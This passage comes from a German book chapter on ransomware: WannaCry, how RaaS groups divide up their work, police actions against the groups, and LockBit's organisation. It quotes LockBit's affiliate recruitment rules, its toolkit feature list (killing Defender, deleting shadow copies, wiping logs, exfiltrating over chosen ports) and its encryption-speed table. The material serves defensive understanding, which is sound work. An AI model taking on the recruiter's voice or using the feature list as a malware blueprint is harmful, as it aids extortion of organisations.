


Abb. 4.3 WannaCry-Ransomnote

nicht eingespielt wurden. Etliche große Firmen waren betroffen, das britische Gesundheitswesen (NHS), Renault, FedEx und in Deutschland O2 und die Deutsche Bahn. Insgesamt gingen auf das genannte Bitcoin-Konto total 327 Zahlungen im Wert von etwa 130.000 US\$ ein.

WannaCry ist ein Spezialfall, der zwei Lektionen aufzeigt.

Lektion 1: Insbesondere der Fall der Deutschen Bahn (siehe Abb. 4.4) ist besonders erwähnenswert, weil er ein Grundproblem der modernen IT zeigt. Im Rahmen der Digitalisierung wird heute oft IT-Technik in Geräte eingebaut. IT ist schnelllebig. Computer veralten innerhalb von 10 Jahren von aktuell zu unbrauchbar. Wenn IT nun in langlebige Wirtschaftsgüter wie Waschmaschinen, Heizungen, Produktionsanlagen, Autos oder auch Anzeigetafeln eingebaut wird, deren Haltbarkeit eher 20–30 Jahre betragen sollte, entsteht ein systematisches Problem. WannaCry hat bei der Bahn insbesondere die elektronischen Anzeigetafeln infiziert und damit dieses Problem eindrucksvoll demonstriert. Angenommen die Deutsche Bahn hätte Ende 2006 einen Bahnhof mit für diesen Einsatz sinnvoller Computertechnik in den Anzeigetafeln ausgestattet, dann wäre dies ein Windows XP wohl mit einem Pentium 4 und 512 MB Random Access Memory (RAM) gewesen. Zum Zeitpunkt, als WannaCry zuschlug, etwa 10 Jahre später, wäre ein solcher Rechner nicht mehr mit einem aktuellen Windows ausrüstbar gewesen. Man hätte also




Abb. 4.4 WannaCry bei der Deutschen Bahn. (Foto von Twitter User @AvasMarco)

bereits vorher das komplette System austauschen müssen. Vor diesem Problem stehen auch heute zahlreiche Unternehmen, die in ihrem Netzwerk Geräte haben, die zwar noch eine lange Einsatzdauer vor sich haben, hard- und softwaretechnisch aber bereits veraltet sind.

Lektion 2: Eine weitere interessante Lektion aus WannaCry ist die Verbindung von geheimdienstlicher Tätigkeit und Angriffen der Organisierten Kriminalität. Auch im weiteren zeitlichen Verlauf zeigt sich, dass die Cybercrime-Szene von den Investitionen in die Geheimdienste indirekt profitiert. Sobald nützliche Angriffs- und Spionagemethoden der Geheimdienste bekannt werden, werden diese von den Akteuren der Ransomware-Branche übernommen. Snowden wollte mit seinen Veröffentlichungen erreichen, dass die NSA stärker kontrolliert wird. Es trat jedoch genau das Gegenteil ein. Überall auf der Welt (auch in Deutschland) wurden zusätzliche Mittel für die Cyber-Abteilungen der Geheimdienste freigeschaufelt und es entstanden zahlreiche „Mini-NSAs“ in vielen Ländern. Die Aufgabe der NSA ist es, „global network dominance“ zu erreichen. Aber kein Land wollte der NSA das Feld freiwillig überlassen und so wurden zahlreiche Investitionen in Cyberspionage und Cyberangriffe getätigt, die indirekt auch die Kriminellen gestärkt haben.

Dennnoch bleibt WannaCry am Ende ein Sonderfall. Die Methodik, einen Ransomware-Angriff als großflächigen Angriff auf viele Unternehmen gleichzeitig zu fahren, wurde in der Folge zwar noch von Petya/NotPetya und BadRabbit kopiert, hat sich aber nicht

durchgesetzt. Die Monetarisierung ist einfacher, wenn einzelne Unternehmen direkt und tiefgehend angegriffen werden, als wenn große Angriffe in der Fläche auf viele Unternehmen durchgeführt werden. Ein Weiterentwicklung dieser Idee von großflächigen Angriffen stellen die jüngsten Attacken auf IT-Software (z. B. „MoveIT“) dar, mit denen dann mehrere Kunden der Softwareherstellers erpresst werden („Supply Chain Attacks“).

4.1.4 Bis heute: Cashcow der Organisierten Kriminalität

Bis zu diesem Zeitpunkt war die Krisenbewältigung einfach. Die Köpfe und Organisationen der Angriffe waren die IT-Sicherheitsexperten, die den Angriff durchführten. Die fünf- bis maximal sechsstelligen Erpressungssummen waren überschaubar. Die Verhandlungen gestalteten sich meist einfach, die Erpressungssummen konnten regelmäßig auf 50 % gedrückt werden, in Einzelfällen sogar auf 10 % der ursprünglichen Summe heruntergehandelt werden. Das Tatvorgehen war meist schnell klar und die Säuberung der Netzwerke einfach. Zu diesem Zeitpunkt war das auch auf der Verteidigerseite häufig „nur“ ein IT-Problem.

Allerdings war das Potenzial dieses Geschäftsfelds nun klar erkennbar. Auf Basis der erfolgreichen Angriffe begannen sich die Cybercrime-Gruppierungen organisatorisch zu professionalisieren. Die Grundidee war, in einer Firma einen möglichst umfassenden Schaden zu erzeugen, der die komplette Firma lahmlegt, und damit die Erpressungssummen um ein Vielfaches in die Höhe zu treiben. Dazu wurde die Arbeit an den Ransomware-Fällen aufseiten der Angreifer so arbeitsteilig gestaltet, wie wir das heute sehen:

- Die Aufgabe der Programmierer der Toolkits war es, Werkzeuge zu bauen, die möglichst vorbei an allen Verteidigungen dazu geeignet sind, ein Netzwerk zu 100 % zu übernehmen (Tools „Ransomware as a Service“, RaaS).
- Andere Einheiten müssen mit Phishing-Mails oder großflächigen Scans nach Schwachstellen den Initialzugang zu einem Unternehmen schaffen („Initial Access“).
- Danach schlägt die Stunde der Angriffseinheiten, die sich im Unternehmensnetzwerk vorarbeiten müssen und idealerweise die Backups deaktivieren, um am Ende auf einen Schlag sämtliche Rechner des Unternehmens zu verschlüsseln.
- Danach gibt es eine Verhandlungsgruppe, die mit dem Unternehmen einen akzeptablen Preis vereinbart.

Die erzielte Bitcoin-Beute wird dann zwischen den Akteuren aufgeteilt. Dazu kommen die aus den klassischen Bereichen der Organisierten Kriminalität bekannten Geldwäschemethoden. Zu diesem Zeitpunkt kamen die Ransomware-Angriffe auf Privatpersonen faktisch völlig zum Erliegen. Sollte ein Computer infiziert werden, der kein Mitglied

eines Firmennetzwerks (=einer Windows-Domäne) ist, wird der Angriff meist nicht weiterverfolgt.


Gleichzeitig haben die Gruppen erkannt, dass ein Verschlüsselungsangriff durch ein gut gesichertes Backup behebbar ist, ohne das Lösegeld zu bezahlen. Viele Gruppen haben daher auf eine doppelte Erpressung umgestellt. Bevor das Firmennetzwerk verschlüsselt wird, werden interne Firmendaten ausgeleitet („Data Exfiltration“). Sollte nicht bezahlt werden, drohen die Angreifer damit, diese Daten auf ihrer Webseite zu veröffentlichen (sogenannte Hall of Shame). Um zu beweisen, dass die Angreifer es ernst meinen, sind die Hall of Shames größtenteils gut gefüllt. Manche Täter versuchen den Druck zu erhöhen, indem sie drohen, die Kunden und Partner des Unternehmens über den Abfluss von deren Daten direkt zu benachrichtigen. Einige wenige Angreifer drohen zusätzlich damit, ausreichend Informationen zu haben, um das Unternehmen sofort wieder lahmlegen zu können, falls eine Wiederherstellung ohne Zahlung geplant wird.

Bedingt durch den hohen Organisationsgrad haben sich größere Gruppen gegründet, um die Skaleneffekte bei der Entwicklung des Angriffstoolkits, der Verhandlungsführung und dem Betrieb der Infrastruktur nutzen zu können. Wie in den meisten Firmen haben auch die Cybercrime-Organisationen einen Engpass bei gutem IT-(Security-)Personal, das die Angriffe operativ durchführt. Alle anderen Funktionen der Organisation skalieren gut. Die großen Gruppen werben daher um Angreiferteams (sogenannte „Affiliates“), die den eigentlichen Angriff durchführen. Diese Angreiferteams bekommen je nach Gruppierung am Ende 50–80 % der erzielten Erpressungssumme. Die Affiliates bekommen klare Vorgaben von der Kerngruppe, haben aber auch Zugriff auf einen Helpdesk, falls Betreuungsbedarf besteht. Die Aufgabenteilung zwischen Kerngruppe und Affiliates ist dabei durchaus unterschiedlich. Manche Gruppen sind streng geführt und suchen nur Angreifer und erledigen den Rest selbst, andere Gruppen verstehen sich mehr als Software-Dienstleister im eigentlichen „RaaS“-Modell (siehe Tab. 4.1: Ransomware-Gruppe vs. RaaS).

Allerdings unterliegen diese Gruppen auch einem konstanten Wandel. Zuletzt hat der Russland-Ukraine-Krieg bei einigen Gruppierungen Spuren hinterlassen. Etliche Ransomware-Gruppen bestehen aus ukrainischen und russischen Mitgliedern oder arbeiten mit Affiliates der anderen Nationalität zusammen. Während einige Akteure völlig apolitisch agieren und sich auf das Geld konzentrieren, haben sich andere entzweit. Die bis Anfang 2022 größte Gruppe Conti hat ihre Unterstützung für den russischen Angriff auf ihrer Webseite öffentlich gemacht (siehe Abb. 4.5). Vier Tage später hat ein Insider interne Mails und Dokumente der Gruppe veröffentlicht (die sogenannten Conti Files). Die Hintermänner haben noch ein paar Monate versucht, die Organisation zusammenzuhalten, mittlerweile sind aber die Webseite und der Name verschwunden.

Tab. 4.1 Ransomware-Gruppe vs. Ransomware as a Service (RaaS)

Aufgabenteilung	Eng geführte Gruppe	RaaS
Entwicklung Angriffstoolkit	Kerngruppe	RaaS-Gruppe
Initial Compromise	Unterschiedlich	Unterschiedlich
Infiltrieren des Opfers bis zur Verschlüsselung/ Datenausleitung	Affiliate	Affiliate
Festlegen der Erpressungssumme	Kerngruppe	Affiliate
Betrieb einer Chat-Seite	Kerngruppe	RaaS-Gruppe
Verhandlungsführung	Kerngruppe	Affiliate
Probeentschlüsselungen	Kerngruppe	Affiliate
Zurverfügungstellung des Decryptors	Kerngruppe	Affiliate
Aufteilung der Beute	Kerngruppe	Affiliate
Geldwäsche	Meist jeder in Eigenverantwortung	
Betrieb der „Hall of Shame“	Kerngruppe	RaaS-Gruppe

**Abb. 4.5** „Conti“ stellt sich im Ukrainekrieg auf die Seite Russlands

4.2 Verfolgungsdruck

Die Gruppen geraten aber auch vonseiten der westlichen Polizeibehörden unter Druck, die verstärkt im Ransomware-Umfeld ermitteln und in den vergangenen Jahren erste Erfolge vorweisen können.

4.2.1 Ermittlungserfolge

Eine der größeren Gruppen namens DarkSide hat 2021 eine große Öl-Pipeline-Firma in den USA angegriffen und so die Benzinversorgung der Ostküste gestört. Nicht zuletzt deswegen hat die amerikanische Administration Ransomware zu einer nationalen Bedrohung (engl. „national threat“) erklärt und daraufhin die Zusammenarbeit von dem Federal Bureau of Investigation (FBI) und NSA bei der Bekämpfung dieser Bedrohung intensiviert. In der Folge ist die vorher in der Öffentlichkeitsarbeit recht aktive Gruppe DarkSide Ende 2021 von der Bildfläche verschwunden, die Server wurden stillgelegt und das FBI hat die privaten Schlüssel einiger Bitcoin-Konten der Gruppe erhalten. Was genau aus den Mitgliedern der Gruppe wurde, ist nicht bekannt.

Auch die Gruppe REvil, die angeblich Verbindungen zu DarkSide hatte, wurde nach einem Angriff auf eine amerikanische Großmetzgerei (JBS) zerschlagen und die Mitglieder der Gruppe wurden von rumänischen, polnischen und russischen Behörden verhaftet. Nach Kriegsbeginn in der Ukraine haben aber angeblich die amerikanischen Behörden die Zusammenarbeit mit der russischen Staatsanwaltschaft eingestellt, sodass die 14 Russen aus Mangel an Beweisen wohl wieder freikommen. Kurz nach der Zerschlagung von DarkSide und REvil tauchte allerdings eine neue Gruppe namens DarkMatter auf der Bildfläche auf, deren Werkzeugkasten und Vorgehen starke Ähnlichkeiten mit DarkSide und REvil aufweist.

Auch 2021 wurden einige Mitglieder der Gruppe Cl0P verhaftet. Die Webseite der Gruppe wurde kurz darauf nicht mehr aktualisiert, die Gruppe ist aber mittlerweile wieder aktiv und auf der Webseite werden immer wieder neue Opfer veröffentlicht. Zuletzt machte Cl0P durch einen Angriff auf die Filetransfer Software MoveIT von sich reden, bei dem mehr als 240 Firmen gleichzeitig erpresst wurden, darunter namhafte Unternehmen wie Ernst & Young, PricewaterhouseCoopers und Siemens Energy. Anfang 2023 gelang den amerikanischen und europäischen Behörden (unter tatkräftiger Mithilfe der deutschen Polizei) ein Schlag gegen die HIVE-Gruppe (siehe Abb. 4.6). Sämtliche Server wurden sichergestellt und die Infrastruktur lahmgelegt, Stand Februar 2023 gab es aber noch keine Verhaftungen.

Es ist davon auszugehen, dass sich die Ermittlungserfolge weiter fortsetzen. Obwohl es um die Gruppe zuletzt ruhig wurde, hat die Polizei DoppelPaymer Anfang 2023 zerschlagen. Dies zeigt, dass die Ermittlungen zwar oft langwierig sind, am Ende aber durchaus zu den Tätern führen können. Auch der Bitcoin-Geldwäschedienst chipmixer wurde im März 2023 durch die Polizei abgeschaltet. Die Strafverfolgungsbehörden gehen also durchaus auch gegen die Supportinfrastruktur der Angreifer vor.

Mit der neuen Cyber-Security-Strategie¹ hat die US-Regierung im März 2023 den Kampf gegen Ransomware zu einer Priorität gemacht. Auch international haben sich

¹ <https://www.whitehouse.gov/wp-content/uploads/2023/03/National-Cybersecurity-Strategy-2023.pdf>, Seite 17.



Abb. 4.6 Federal-Bureau-of-Investigation-Meldung (FBI-Meldung) auf der ehemaligen HIVE-Darknet-Seite

über 30 Staaten (darunter auch Deutschland) zur „Counter-Ransomware Initiative“ zusammengeschlossen.

4.2.2 Abschreckung

Dazu kommt, dass die Amerikaner begannen, Ransomware-Gruppen auf die Liste der Terrororganisationen zu setzen. Dies bedeutet, dass jede Zahlung von Lösegeldern an eine solche Gruppe als Terrorfinanzierung gewertet wird und harte Strafen in Amerika nach sich zieht. Auch in Deutschland raten alle Behörden dazu, kein Lösegeld zu bezahlen. Natürlich verwenden die Kriminellen das Lösegeld, um sich Luxusgüter wie Autos, Häuser und Schmuck zu finanzieren. Ein guter Teil der Gelder fließt aber auch in die Weiterentwicklung der kriminellen Aktivitäten und die Anwerbung zusätzlicher Spezialisten, d. h., mit jeder Lösegeldzahlung wird die Bedrohung durch Ransomware größer. Es gibt daher auch eine politische Diskussion, ob die Zahlung von Lösegeldern nicht generell verboten werden sollte. Wenn allerdings eine Firma komplett verschlüsselt wurde und



Abb. 4.7 Federal-Bureau-of-Investigation-Fahndungsplakat (FBI-Fahndungsplakat)

das Backup auch betroffen ist, kommt dies oft einer sofortigen Insolvenz mit dem entsprechenden Schaden für die Lieferketten gleich. Mit der Frage, wie man mit den Tätern verhandelt und welche Überlegungen vor einer Zahlung anzustellen sind, beschäftigen sich die Kap. 11 und 12. Solange aber immer wieder Firmen Hunderttausende Euro zahlen (müssen), wird diese Bedrohung nicht beendet werden können. Die Erhöhung der unternehmenseigenen IT-Sicherheit mit den zugehörigen Investitionen ist daher ebenfalls notwendig (Kap. 19 ff.).

Zusätzlich wurden vom amerikanischen Justizministerium hohe Lösegelder (bis zu 10 Mio. US\$) auf die Drahtzieher hinter den großen Gruppen ausgesetzt (siehe Abb. 4.7). Durch diese sehr sichtbare Erhöhung des Verfolgungsdrucks vor allem auf große Gruppen haben einige Gruppen begonnen, sich wieder in kleinere Teile aufzulösen.

4.2.3 Schwierigkeiten in der Strafverfolgung

Die gute Nachricht ist, dass der Verfolgungsdruck steigt. Dennoch bleibt die Strafverfolgung ein schwieriges Unterfangen. Die Gruppen haben wegen der guten Internetanbindung oft Server in westlichen Ländern gemietet. Diese zu identifizieren und sicherzustellen ist der erste Schritt. Sollte ein Täter diese Server von seinem Internetanschluss zu Hause gesteuert haben, wäre das aber wohl ein Sechser im Lotto. Meist führt die nächste Spur zu einem Geflecht weiterer Server, von denen meist einer bei einem sogenannten bulletproof hoster steht. Das ist ein Serverbetreiber in einem Land, in

dem es keine effektive Strafverfolgung im Cyber-Bereich gibt, auf das westliche Länder aufgrund der geopolitischen Lage keinen Druck ausüben können und der keine Logs und Aufzeichnungen über die Aktivitäten seiner Kunden führt. Gleichzeitig bietet insbesondere Russland einen Rückzugraum für Cyber-Kriminelle, da Cyberangriffe auf westliche Firmen dort offensichtlich nicht mit dem gleichen Einsatz verfolgt werden wie andere Straftaten.

Aus den bisherigen Ergebnissen der Strafverfolgung wird auch klar, dass dies ein Kampf gegen eine Hydra ist: Schlägt man einen Kopf ab, wachsen zwei nach. Zudem ist die Identifikation der Drahtzieher schwierig. Nimmt man den Hauptprogrammierer des Toolkits fest, landet dessen Code meist in den Händen eines anderen Programmierers und wird dort in einem neuen Werkzeugkasten wiederverwendet. Nimmt man die Affiliates fest, erholt sich die Gruppe durch Anwerben von neuen Affiliates wieder (siehe z. B. Cl0P). Nimmt man den Organisator der Gruppe fest, gehen die technischen Köpfe meist zu einer anderen Gruppe oder machen sich selbstständig. Ein gutes Beispiel dafür ist die Gruppe Royal, die erst ein Teil oder ein Affiliate von Conti war. Im Rahmen des Zerfalls von Conti wechselten die Akteure zu BlackCat (ALPHV). Dort hat es ihnen offensichtlich nicht gefallen und seit November 2022 sind sie selbstständig unter dem Namen Royal tätig.

Ein weiteres Problem der Strafverfolgung ist die gerichtliche Aufarbeitung. Durch die hochgradige Arbeitsteilung ist es sehr aufwendig, eine Verurteilung zu erreichen. Welche juristische Schuld trifft einen Verhandler? Welche Schuld den Programmierer des Toolkits? Nachdem die Strafverfolgung in diesem Bereich noch sehr jung ist, fehlen die Erfahrungen im Gerichtssaal. In der Historie waren es in solchen Fällen meist Nebendilekte, die zur Verurteilung geführt haben (Al Capone wurde wegen Steuerhinterziehung verurteilt).

In jüngster Zeit erschwert ein weiterer Effekt die Strafverfolgung. Durch die neuen geopolitischen Spannungen zwischen der westlichen Welt, Russland und China ist die grenzüberschreitende Strafverfolgung deutlich erschwert worden. Cybercrime ist ein virtuelles, d. h. globalisiertes Geschäft. Nur eine weltumspannende Zusammenarbeit der Polizeibehörden wird eine effiziente Verfolgung von Kriminellen im Internet ermöglichen. Die aktuelle Lage schafft aber neue Rückzugsräume für Straftäter.

4.3 Organisation

Anfang 2023 existiert ein Sammelsurium verschiedener Täter in unterschiedlichen Professionalitätsgraden. Angefangen bei kleinen, recht unprofessionell agierenden Tätern, die offensichtlich erst in das Geschäft einsteigen und eher an die Gruppen von 2015 erinnern, über kleine Splittergruppen, die sich aus den großen Gruppen herausgelöst haben, bis hin zu einigen verbliebenen großen Gruppen. Dementsprechend ist die Organisation der Gruppen sehr unterschiedlich. Als Beispiel für eine Gruppe mit hohem Organisationsgrad



Abb. 4.8 Affiliate Rules der Ransomware-as-a-Service-Gruppe (RaaS-Gruppe) LockBit

kann LockBit dienen, eine der ältesten und größten Gruppen, die Anfang 2023 noch aktiv sind. Um die Organisation einer solchen Gruppe zu verstehen, muss man sich die Regeln für die Affiliates anschauen, die auf der Webseite im Darknet veröffentlicht sind (siehe Abb. 4.8).

We are located in the Netherlands, completely apolitical and only interested in money. We always have an unlimited amount of affiliates, enough space for all professionals. It does not matter what country you live in, what types of language you speak, what age you are, what religion you believe in, anyone on the planet can work with us at any time of the year.

Die Regeln für Affiliates existieren in mehreren Sprachen. Die Zusammenarbeit ist virtuell und rund um den Globus im Homeoffice möglich.

4.3.1 Zusammensetzung des Teams

Gesucht werden zuallererst Angreiferteams, die ein Netzwerk verschlüsseln. Aber auch Teams, die „nur“ den Zugang zu einem Unternehmen bereitstellen (also den „initial compromise“) und diesen Zugang dann verkaufen. Auch Teams, die nur Daten stehlen und das Netzwerk nicht verschlüsseln, sind willkommen:

First and foremost, we're looking for cohesive and experienced teams of pentestors.

In the second turn we are ready to work with access providers: sale or on a percentage of redemption, but you have to trust us completely. We provide a completely transparent process – you can control the communication with the victim. In case when the company was encrypted and has not paid, you will see the stolen data in the blog.

We also work with those who don't encrypt networks, but just want to sell the stolen data, posting it on the largest blog on the planet.

Etwas später erläutert LockBit die Regeln zur Aufteilung der Beute, in denen sich LockBit klar als RaaS-Dienstleister positioniert (aus Kohärenzgründen hier nach vorne gestellt):

Percentage rate of affiliate program is 20 % of the ransom, if you think that this is too much and because of this you are working with another affiliate program or using your personal software, then you should not deny yourself the pleasure of working with us, just increase the amount of ransom by 20 % and be happy.

You receive payments from companies to your personal wallets in any convenient currency and only then transfer the share to our affiliate program. However, for ransom amounts over \$500 thousand, you give the attacked company 2 wallets for payment – one is yours, to which the company will transfer 80 %, and the second is ours for 20 %, thus we will be protected from scam on your part.

You personally communicate with the attacked companies and decide yourself how much money to take for your invaluable pentest work, which should surely be generously paid.

If you have any questions, doubts or complaints, you do not like something, please tell it to TOX support. If you are very shy, you can do it anonymously by creating a new one-time TOX. It is very important for us to know about all our strengths and weaknesses in order to constantly improve our service.

4.3.2 Funktionalität eines Ransomware-Toolkits

Das LockBit-Toolkit ist wohl das ambitionierteste Toolkit für Ransomware. Es wird ständig weiterentwickelt. LockBit bewirbt die enthaltenen Funktionalitäten sehr offensiv:

Brief description of functionality:

- *admin panel on the Tor network;*
- *communication with companies on the Tor network, chat with notifications and file transfer;*
- *the ability to create private chats for secret communication with companies;*
- *automatic decryption of test files;*
- *automatic decrypter output, by pressing the button in the panel;*
- *possibility of maximum protection of the decrypter, in this case the decrypter is stored on the flash drive;*
- *StealBit stealer, searchable by file name and extension;*
- *automatic data uploading to the blog, by you personally without our participation;*

- Possibility to specify any Internet port in StealBit for downloading, for example 22 or 3389, to bypass network security policies;
- The ability to upload pictures to the blog;
- Ability to post the history of correspondence with the attacked company to the blog;
- ability to generate builds with different settings, but with one encryption key for one corporate network;
- 2 different encryption lockers for Windows in one panel, written by different programmers, allowing to encrypt the network twice, if time allows, it will be useful for paranoiacs who doubt the reliability and implementation of the cryptographic algorithm and believe in free decryption;
- ability to edit the list to kill processes and services;
- ability to edit the list of exceptions – computer name, names and file extensions that do not need to be encrypted;
- the fastest and most efficient cleanup (without the possibility of recovery) of free space after encryption;
- file name encryption, helps to avoid even partial recovery of a piece of information from the desired file;
- killing and removing Windows Defender;
- impersonation to automatically elevate permissions on local computers;
- SafeMode operation for bypassing anti-viruses and stronger encryption;
- port scanner in local subnets, can detect all shared DFS, SMB, WebDav resources;
- automatic distribution in the domain network at runtime without the need for scripts, GPO or psexec methods;
- safely delete the shadow copies;
- delete artifacts from system journals. It necessary to protect from forensics examination;
- shutting down the computer after finishing work, to make it impossible to remove the dump from RAM;
- printing claims on network printers in infinite numbers;
- work on all versions of Windows, with very flexible settings (exe, dll, ReflectiveDll, ps1);
- running on all versions of ESXi (except 4.0), with very flexible settings;
- work on multiple Linux versions (14 architectures for NAS encryption, RedHat, KVM and others);

All this and much more awaits you, if you join our team. If you do not find one of your favorite features, please inform us, maybe we will add it especially for you.

In einer früheren Version der LockBit-Webseite wurde auch ein Vergleich mit anderen Toolkits von anderen Gruppen beigelegt. Insbesondere die Geschwindigkeit der Verschlüsselung ist ein wichtiges Kriterium (siehe Abb. 4.9). Sollte die Verschlüsselung vom Unternehmen zu früh entdeckt und durch Abschalten der Rechner gestoppt werden, dann ist die Erpressung eventuell gescheitert. Es hat sich daher eingebürgert, dass die Verschlüsselung entweder Freitag oder Samstag abends gestartet wird, sodass die Rechner ein Wochenende Zeit haben alles zu verschlüsseln, bevor am Montag die Belegschaft

Encryption speed comparative table for some ransomware - 02.08.2021 (added BlackMatter)							
PC for testing: Windows Server 2016 x64 8 core Xeon E5-2680@2.40GHz 16 GB RAM SSD							
Name of the ransomware	Date of a sample	Speed in megabytes per second	Time spent for encryption of 100 GB	Time spent for encryption of 10 TB	Self spread	Size sample in KB	The number of the encrypted files (All file in a system 257472)
LOCKBIT 2.0	5 Jun, 2021	373 MB/s	4M 28S	7H 26M 40S	Yes	855 KB	109964
LOCKBIT	14 Feb, 2021	266 MB/s	6M 16S	10H 26M 40S	Yes	146 KB	110029
Cuba	8 Mar, 2020	185 MB/s	9M	15H	No	1130 KB	110468
BlackMatter	2 Aug, 2021	185 MB/s	9M	15H	No	67 KB	111018
Babuk	20 Apr, 2021	166 MB/s	10M	16H 40M	Yes	79 KB	109969
Sodinokibi	4 Jul, 2019	151 MB/s	11M	18H 20M	No	253 KB	95490
Ragnar	11 Feb, 2020	151 MB/s	11M	18H 20M	No	40 KB	110651
NetWalker	19 Oct, 2020	151 MB/s	11M	18H 20M	No	902 KB	109892
MAKOP	27 Oct, 2020	138 MB/s	12M	20H	No	115 KB	111002
RansomEXX	14 Dec, 2020	138 MB/s	12M	20H	No	156 KB	109700
Pysa	8 Apr, 2021	128 MB/s	13M	21H 40M	No	500 KB	108430
Avaddon	9 Jun, 2020	119 MB/s	14M	23H 20M	No	1054 KB	109952
Thanos	23 Mar, 2021	119 MB/s	14M	23H 20M	No	91 KB	81081
Ranz	20 Dec, 2020	111 MB/s	15M	1D 1H	No	138 KB	109918
PwndLocker	4 Mar, 2020	104 MB/s	16M	1D 2H 40M	No	17 KB	109842
Sekhmet	30 Mar, 2020	104 MB/s	16M	1D 2H 40M	No	364 KB	random extension
Sun Crypt	26 Jan, 2021	104MB/s	16M	1D 2H 40M	No	1422 KB	random extension
REvil	8 Apr, 2021	98 MB/s	17M	1D 4H 20M	No	121 KB	109789
Conti	22 Dec, 2020	98 MB/s	17M	1D 4H 20M	Yes	186 KB	110220
Hive	17 Jul, 2021	92 MB/s	18M	1D 6H	No	808 KB	81797
Ryuk	21 Mar, 2021	92 MB/s	18M	1D 6H	Yes	274 KB	110784
Zeppelin	8 Mar, 2021	92 MB/s	18M	1D 6H	No	813 KB	109963
DarkSide	1 May, 2021	83 MB/s	20M	1D 9H 20M	No	30 KB	100549
DarkSide	16 Jan, 2021	79 MB/s	21M	1D 11H	No	59 KB	100171
Nephilim	31 Aug, 2020	75 MB/s	22M	1D 12H 40M	No	3061 KB	110404
DearCry	13 Mar, 2021	64 MB/s	26M	1D 19H 20M	No	1292 KB	104547
MountLocker	20 Nov, 2020	64 MB/s	26M	1D 19H 20M	Yes	200 KB	110367
Nemty	3 Mar, 2021	57 MB/s	29M	2D 0H 20M	No	124 KB	110012
MedusaLocker	24 Apr, 2020	53 MB/s	31M	2D 3H 40M	Yes	661 KB	109615
Phoenix	29 Mar, 2021	52 MB/s	32M	2D 5H 20M	No	1930 KB	11026
Hades	29 Mar, 2021	47 MB/s	35M	2D 10H 20M	No	1909 KB	110026
DarkSide	18 Dec, 2020	45 MB/s	37M	2D 13H 40M	No	17 KB	114741
Babuk	4 Jan, 2021	45 MB/s	37M	2D 13H 40M	Yes	31 KB	110760
